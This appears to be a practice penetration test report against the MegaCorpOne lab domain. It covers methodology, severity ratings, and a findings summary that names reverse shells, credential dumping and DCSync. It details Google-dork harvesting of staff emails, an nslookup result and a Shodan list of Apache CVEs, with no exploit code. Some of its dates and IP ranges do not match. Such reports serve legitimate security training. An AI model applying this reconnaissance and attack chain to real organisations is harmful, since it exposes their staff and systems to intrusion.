Cybersecurity

Penetration Test Report

MegaCorpOne

Penetration Test Report

Kill Chain Labs, LLC

Confidentiality Statement

Table of Contents

Contact Information

Company Name	Kill Chain Labs, LLC
Contact Name	Brandon Nowak
Contact Title	Penetration Tester
Contact Phone	555.867.5309
Contact Email	Brandon@KillChainLabs.com

Document History

Version	Date	Author(s)	Comments
001	02/21/2021	Brandon Nowak	

Introduction

In accordance with MegaCorpOne's policies, Kill Chain Labs, LLC (henceforth known as Kill Chain Labs) conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by Kill Chain Labs during January of 2023.

For the testing, Kill Chain Labs focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

Kill Chain Labs used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

Kill Chain Labs begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

Kill Chain Labs uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Kill Chain Labs's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Kill Chain Labs made several attempts to exploit Megacorpone's network using Metasploit and had to repeat procedures in order to gain access.
- Reverse shells often died shortly after creation which limited access and resulted in repeated exploit attempts.

Summary of Weaknesses

Kill Chain Labs successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Sensitive open-source information was displayed regarding Megacorpone's executive team full names, titles, email addresses and email address convention which allowed for further exploitation into Megacorpone's network.
- Megacorpone practices weak password policies and management which made it easy to obtain network access using John the Ripper.
- Port scanning revealed unnecessary open ports that allowed for remote access, exploitation, lateral movement, and persistence into Megacorpone's network.

Executive Summary

This penetration test report is based on attacking Megacorpones's Web Application, Linux OS, and Windows OS and reveals a variety of vulnerabilities across different areas of the network. Kill Chain Labs was able to gain access to sensitive information such as personal information, email addresses, passwords, and usernames in addition to vulnerable computers and ports. Tools such as John the Ripper and Metasploit were then used to attack these vulnerabilities and establish persistence.

Kill Chain Labs was able to exploit user credentials and ultimately gain access to the network's Windows Domain Controller through a series of steps that include identifying open-source information, vulnerable ports, using brute-force techniques, and exploiting vulnerabilities in the server. Ultimately, root access was gained and a backdoor connection was established that allowed for command and control of the Windows Domain Controller.

In total, 43 CVE vulnerabilities were found across 18 hosts for Megacorpone which allowed for these exploits to occur. Kill Chain Labs demonstrates 18 exploits through the ensuing report. Of these 18 exploits, 12 were rated as Critical Severity, two as High Severity, three as Medium Severity, and one as Low Severity. Kill Chain Labs recommends intensive remediation as described in this report to prevent further attacks to Megacorpone's network.

Summary Vulnerability Overview

Vulnerability	Severity
OSINT Vulnerabilities from Google Dorking	Medium
Shodan.io Profile and Known Exploits	Critical
Weak Password on Public Web Application	Critical
Zenmap Scan of Network	Critical
VSFTPD 2.3.4 Exploitation	Critical
C2 Research	Low
Metasploit Exploitation	Critical
Privilege Escalation	Critical
Password Cracking	Critical
Persistence on Compromised Machine	Critical
Windows Open Ports	High
Password Spraying	Medium
LLMNR Spoofing	Critical
Windows Management Instrumentation (WMI) Vulnerability	Medium
MSFVenom Reverse Shell	High
Windows Privilege Escalation and Persistence	Critical
Credential Dumping and Lateral Movement	Critical
Credential Access and DCSync	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	149.56.244.87 megacorpone.com 172.22.117.10 172.22.117.20 172.22.117.150
Ports	21, 22, 23, 25, 53, 80, 111, 135, 139, 443, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 3390, 5432, 5900, 6000, 6667, 8009, 8180

Exploitation Risk	Total
Critical	12
High	2
Medium	3
Low	1

Vulnerability Findings

OSINT Vulnerabilities from Google Dorking


Risk Rating: **Medium**

Description:
The site **www.megacorpone.com** displays sensitive open-source information regarding the executive team's full names, titles, email addresses and email address convention. We can determine that the typical naming convention for email is first initial:last name.This information can be used in further exploitations such as brute force attacks, password spraying, and phishing attempts.
In addition, Kill Chain Labs was able to determine that the web server is Apache/2.4.38 (Debian) Server at port 80 as shown under Index of /assets. Step-by-step vulnerability exploitations are screen-captured and detailed below Remediation.

Affected Hosts: www.megacorpone.com

Remediation:

- Use generic email addresses for public contacts (ie. contactus@megacorpone.com or hr@megacorpone.com) in order to preserve potentially sensitive data that can be used in further exploitation attempts.
- Remove Index of Assets from public access. This is an internal resource that does not need to be open to the public.



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
css/	2016-08-21 11:21	-	
fonts/	2016-08-21 11:21	-	
img/	2017-10-03 09:08	-	
js/	2016-08-21 11:21	-	

Apache/2.4.38 (Debian) Server at www.megacorpone.com Port 80

Google intext:email site:megacorpone.com

All Images News Books Videos More Tools

About 2 results (0.33 seconds)

https://www.megacorpone.com › about

About Us - MegaCorp One

Email: joe@megacorpone.com. Twitter: @Joe_Sheer. Contact Me: Tom Hudson. WEB DESIGNER. **Email**: thudson@megacorpone.com ... **Email**: trivera@megacorpone.com. Matt Smith · Marketing Director · History

https://www.megacorpone.com › contact

Contact Us - MegaCorp One

Our Address. MegaCorp One 2 Old Mill St Rachel, NV 89001. United States. **Email**: sales@megacorpone.com. Tel: (903) 883 - MEGA Web: http://www.megacorpone.com ...

MegaCorp One HOME CONTACT SUPPORT CAREERS LOG IN

About.


MEET OUR TEAM

Joe Sheer
CHIEF EXECUTIVE OFFICER
Email: joe@megacorpone.com
Twitter: @Joe_Sheer

Tom Hudson
WEB DESIGNER
Email: thudson@megacorpone.com
Twitter: @TomHudsonMCO

Tanya Rivera
SENIOR DEVELOPER
Email: trivera@megacorpone.com
Twitter: @TanyaRiveraMCO

Matt Smith
MARKETING DIRECTOR
Email: msmith@megacorpone.com
Twitter: @MattSmithMCO


MegaCorp One
HOME
ABOUT
Executive Team
Name: Joe Sheer
Title: CEO
Email: joe@megacorpone.com
Name: Mike Carlow
Title: VP Of Legal
Email: mcarlow@megacorpone.com
Name: Alan Grofield
Title: IT and Security Director
Email: agrofield@megacorpone.com
Contact Our Departments
Department: Human Resources
Email: hr@megacorpone.com
Department: Sales
Email: sales@megacorpone.com
Department: Shipping
Email: shipping@megacorpone.com
Our Address
MegaCorp One
2 Old Mill St
Rachel, NV 89001
United States
Email: sales@megacorpone.com
Tel: (903) 883 - MEGA
Web: http://www.megacorpone.com
Google
ext:txt site:megacorpone.com
All
Books
Images
Shopping
News
About 1 results (0.18 seconds)
http://www.megacorpone.com › robots
robots.txt - MegaCorp One

Not secure | megacorpone.com/robots.txt

Getting Started | Imported From Fire... | Imported from Chr...

```
User-agent: *
Allow: /
Allow: /nanites.php
```

megacorpone.com/nanites.php

Getting Started | Imported From Fire... | Imported from Chr...

Current Nanite Levels (ppm) in Rachel, NV

```
1.8
2.9
1.7
1.5
0.6
1.3
0.9
2.8
1.4
2.8
1.4
0.2
0.2
0.2
2.2
0.6
0.5
2.2
1.8
1.9
```

Last sample collected: 2023-02-07

Shodan.io Profile and Known Exploits

Risk Rating: **Critical**

Description:
The site **www.megacorpone.com** was exploited using “nslookup” to obtain the external-facing IP address. Kill Chain Labs was then able to search Shodan.io and found 43 known CVE Vulnerabilities, OS for Megacorpone’s Web Server, and open ports (22, 80, 443).
Similarly, Shodan API Key was used in combination with Recon-NG to find 18 known hosts for megacorpone.com. Step-by-step vulnerability exploitations are screen-captured and detailed below Remediation.

Affected Hosts: 149.56.244.87


Remediation:

- Close all unnecessary ports to include OpenSSH port 22 to mitigate attack surface.
- Stay up to date with known vulnerabilities and software patches as soon as they become available.

Using nslookup:

```
C:\Users\Admin>nslookup www.megacorpone.com
Server:  UnKnown
Address:  10.2.0.1

Non-authoritative answer:
Name:    www.megacorpone.com
Address:  149.56.244.87


C:\Users\Admin>
```

Using Shodan.io:



Open ports: 22, 80, 443
Debian OS
Apache 2.4.38 Web server
Server located in Montreal, Canada

43 Vulnerabilities found:

CVE-2019-0196	A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.
CVE-2020-1934	In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.
CVE-2021-34798	Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.
CVE-2020-35452	Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Digest nonce can cause a stack overflow in mod_auth_digest. There is no report of this overflow being exploitable, nor the Apache HTTP Server team could create one, though some particular compiler and/or compilation option might make it possible, with limited consequences anyway due to the size (a single byte) and the value (zero byte) of the overflow
CVE-2022-29404	In Apache HTTP Server 2.4.53 and earlier, a malicious request to a lua script that calls r:parsebody(0) may cause a denial of service due to no default limit on possible input size.
CVE-2022-22721	If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier.
CVE-2006-20001	A carefully crafted If: request header can cause a memory read, or write of a single zero byte, in a pool (heap) memory location beyond the header value sent. This could cause the process to crash. This issue affects Apache HTTP Server 2.4.54 and earlier.

CVE-2022-28330	Apache HTTP Server 2.4.53 and earlier on Windows may read beyond bounds when configured to process requests with the mod_isapi module.
CVE-2020-11993	Apache HTTP Server versions 2.4.20 to 2.4.43 When trace/debug was enabled for the HTTP/2 module and on certain traffic edge patterns, logging statements were made on the wrong connection, causing concurrent use of memory pools. Configuring the LogLevel of mod_http2 above "info" will mitigate this vulnerability for unpatched servers.
CVE-2019-10081	HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with "H2PushResource", could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client.
CVE-2019-0217	In Apache HTTP Server 2.4 release 2.4.38 and prior, a race condition in mod_auth_digest when running in a threaded server could allow a user with valid credentials to authenticate using another username, bypassing configured access control restrictions.
CVE-2019-0197	A vulnerability was found in Apache HTTP Server 2.4.34 to 2.4.38. When HTTP/2 was enabled for a http: host or H2Upgrade was enabled for h2 on a https: host, an Upgrade request from http/1.1 to http/2 that was not the first request on a connection could lead to a misconfiguration and crash. Server that never enabled the h2 protocol or that only enabled it for https: and did not set "H2Upgrade on" are unaffected by this issue.
CVE-2019-0215	In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.
CVE-2021-33193	A crafted method sent through HTTP/2 will bypass validation and be forwarded by mod_proxy, which can lead to request splitting or cache poisoning. This issue affects Apache HTTP Server 2.4.17 to 2.4.48.

CVE-2019-0211	In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.
CVE-2019-10092	In Apache HTTP Server 2.4.0-2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy error page. An attacker could cause the link on the error page to be malformed and instead point to a page of their choice. This would only be exploitable where a server was set up with proxying enabled but was misconfigured in such a way that the Proxy Error page was displayed.
CVE-2019-17567	Apache HTTP Server versions 2.4.6 to 2.4.46 mod_proxy_wstunnel configured on an URL that is not necessarily Upgraded by the origin server was tunneling the whole connection regardless, thus allowing for subsequent requests on the same connection to pass through with no HTTP validation, authentication or authorization possibly configured.
CVE-2019-10097	In Apache HTTP Server 2.4.32-2.4.39, when mod_remoteip was configured to use a trusted intermediary proxy server using the "PROXY" protocol, a specially crafted PROXY header could trigger a stack buffer overflow or NULL pointer deference. This vulnerability could only be triggered by a trusted proxy and not by untrusted HTTP clients.
CVE-2022-31813	Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin server based on client side Connection header hop-by-hop mechanism. This may be used to bypass IP based authentication on the origin server/application.
CVE-2019-10098	In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.

CVE-2022-37436	Prior to Apache HTTP Server 2.4.55, a malicious backend can cause the response headers to be truncated early, resulting in some headers being incorporated into the response body. If the later headers have any security purpose, they will not be interpreted by the client.
CVE-2021-40438	A crafted request uri-path can cause mod_proxy to forward the request to an origin server choosen by the remote user. This issue affects Apache HTTP Server 2.4.48 and earlier.
CVE-2021-36160	A carefully crafted request uri-path can cause mod_proxy_uwsgi to read above the allocated memory and crash (DoS). This issue affects Apache HTTP Server versions 2.4.30 to 2.4.48 (inclusive).
CVE-2022-23943	Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions.
CVE-2020-1927	In Apache HTTP Server 2.4.0 to 2.4.41, redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an an unexpected URL within the request URL.
CVE-2019-0220	A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.
CVE-2022-22720	Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling
CVE-2022-36760	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.54 and prior versions.

CVE-2020-9490	Apache HTTP Server versions 2.4.20 to 2.4.43. A specially crafted value for the 'Cache-Digest' header in a HTTP/2 request would result in a crash when the server actually tries to HTTP/2 PUSH a resource afterwards. Configuring the HTTP/2 feature via "H2Push off" will mitigate this vulnerability for unpatched servers.
CVE-2020-11984	Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE
CVE-2021-44790	A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerabilty though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.
CVE-2021-26690	Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Cookie header handled by mod_session can cause a NULL pointer dereference and crash, leading to a possible Denial Of Service
CVE-2021-26691	In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow
CVE-2022-26377	Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.53 and prior versions.
CVE-2022-28614	The ap_rwrite() function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using ap_rwrite() or ap_rputs(), such as with mod_luas r:puts() function. Modules compiled and distributed separately from Apache HTTP Server that use the 'ap_rputs' function and may pass it a very large (INT_MAX or larger) string must be compiled against current headers to resolve the issue.

CVE-2020-13938	Apache HTTP Server versions 2.4.0 to 2.4.46 Unprivileged local users can stop httpd on Windows
CVE-2019-9517	Some HTTP/2 implementations are vulnerable to unconstrained interal data buffering, potentially leading to a denial of service. The attacker opens the HTTP/2 window so the peer can send without constraint; however, they leave the TCP window closed so the peer cannot actually write (many of) the bytes on the wire. The attacker then sends a stream of requests for a large response object. Depending on how the servers queue the responses, this can consume excess memory, CPU, or both.
CVE-2019-10082	In Apache HTTP Server 2.4.18-2.4.39, using fuzzed network input, the http/2 session handling could be made to read memory after being freed, during connection shutdown.
CVE-2021-44224	A crafted URI sent to httpd configured as a forward proxy (ProxyRequests on) can cause a crash (NULL pointer dereference) or, for configurations mixing forward and reverse proxy declarations, can allow for requests to be directed to a declared Unix Domain Socket endpoint (Server Side Request Forgery). This issue affects Apache HTTP Server 2.4.7 up to 2.4.51 (included).
CVE-2022-22719	A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier.
